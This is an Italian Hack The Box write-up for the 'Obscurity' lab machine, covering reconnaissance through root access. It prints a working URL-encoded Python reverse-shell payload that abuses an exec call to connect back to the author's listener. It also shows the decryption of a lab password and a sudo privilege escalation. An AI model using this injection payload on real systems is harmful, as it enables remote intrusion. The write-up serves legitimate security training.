OBSCURITY | Kaosam


Il mio profilo -> https://www.hackthebox.eu/home/users/profile/149676

Come al solito, iniziamo con un port scanning:

```
root@unknown:~/Desktop# nmap -sV 10.10.10.168
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-11 14:05 CET
Nmap scan report for 10.10.10.168
Host is up (0.034s latency).
Not shown: 996 filtered ports
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoc
ol 2.0)
80/tcp   closed http
8080/tcp open   http-proxy BadHTTPServer
9000/tcp closed cslistener
```


Oltre alle porte 22 e 80, sono aperte anche le porte 8080 e 9000. Andiamo a ispezionare questi servizi.


Nella porta 8080 c'è una pagina web, e scorrendo in basso, nella sezione Development, troviamo scritto il nome del file che contiene il codice sorgente del web server.




Se proviamo però con http://10.10.10.168:8080/SuperSecureServer.py, il server ci restituisce l'errore 404, page not found.

Dunque, utilizzando Dirbuster e la sua funzione di “fuzzer” è possibile cercare i percorsi che conducono al nostro file (molti utilizzano come tool wfuzz):





Dirbuster ha trovato come percorso develop. Colleghiamoci quindi all'url:



Abbiamo dunque un codice python che detta la configurazione all'intero server.

Analizzando nel profondo il sorgente, è possibile notare una chiamata exec, vulnerabile al command injection. All'interno di questa, va a finire quello che digitiamo nell'url. Di conseguenza, se inseriamo nell'url del codice malevolo (python reverse shell), riusciremo ad ottenere una shell.


In questa pagina è possibile trovare una cheat sheet con tutti i modi per ottenere reverse shell:

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Procediamo con il modificare l'url in questo modo, sostituendo in codice ASCII i caratteri che non sono letti dal browser:

http://10.10.10.168:8080/index.html';import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%2210.10.14.194%22,4444));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno(),2);p=subprocess.call([%22/bin/sh%22,%22-i%22]);x='x

Ho inserito come 10.10.14.194 il mio indirizzo e 4444 la porta in cui sono in ascolto con netcat. E abbiamo ottenuto la shell di www-data:



Andando a ricercare nella cartella home, troviamo lo user robert, ma non abbiamo i permessi per printare la user flag.

Ci sono però altri file disponibili (check.txt, out.txt, passwordreminder.txt, SuperSecureCrypt.py…).

Aprendo il primo, check.txt, esce fuori la scritta:

“Encrypting this file with your key should result in out.txt, make sure your key is correct!”

Aprendo invece, out.txt:

“¦ÚÈêÚÞØÛÝÝ ×ÐÊß

ÞÊÚÉæßÝËÚÛÚêÙÉëéÑÒÝÍÐ

êÆáÙÞãÒÑÐáÙ¦ÕæØãÊÎÍßÚêÆÝáäè ÎÍÚÎëÑÓäáÛÌ× v”

Possiamo capire che out.txt è la versione criptata di check.txt. Così facciamo partire lo script python con i vari parametri richiesti, salvando l’output su /tmp, l’unico percorso in cui abbiamo permessi di scrittura:


```
$ python3 SuperSecureCrypt.py -d -k "Encrypting this file with your key should result in out.txt, make sure your ke
 is correct!" -i out.txt -o /tmp/key.txt
################################
#           BEGINNING          #
#    SUPER SECURE ENCRYPTOR    #
################################
  ############################
  #        FILE MODE         #
  ############################
Opening file out.txt...
Decrypting...
Writing to /tmp/key.txt...
```

La chiave è alexandrovich, e ora andiamo a decriptare con questa, il passwordreminder.txt.

```
$ python3 SuperSecureCrypt.py -d -k alexandrovich -i passwordreminder.txt -o /tmp/password.txt
################################
#           BEGINNING          #
#    SUPER SECURE ENCRYPTOR    #
################################
  ############################
  #        FILE MODE         #
  ############################
Opening file passwordreminder.txt...
Decrypting...
Writing to /tmp/password.txt...
$ cat /tmp/password.txt
SecThruObsFTW
```

La password è: SecThruObsFTW.


Collegandoci via SSH verso roberto avremo la shell e la flag:



Per la privilege escalation verso il root, preferisco iniziare con una ricerca manuale, se poi non trovo nulla di interessante, mi rifaccio a script già preconfezionati come linenum o linpeas.

Questa volta non ne ho avuto bisogno, in quanto eseguendo il comando sudo -l, scopriamo che possiamo eseguire BetterSSH.py come amministratore. Andando a vedere il codice dello script, possiamo comprendere che una volta autenticato un determinato utente, permette a quest'ultimo di eseguire comandi come root, tramite l'opzione -u root.

Andiamo ad ottenere la flag:



Contattami su Twitter: https://twitter.com/samuelpiatanesi

Puoi trovare altri writeups sulla mia repo Github: https://github.com/Kaosam/HTBWriteups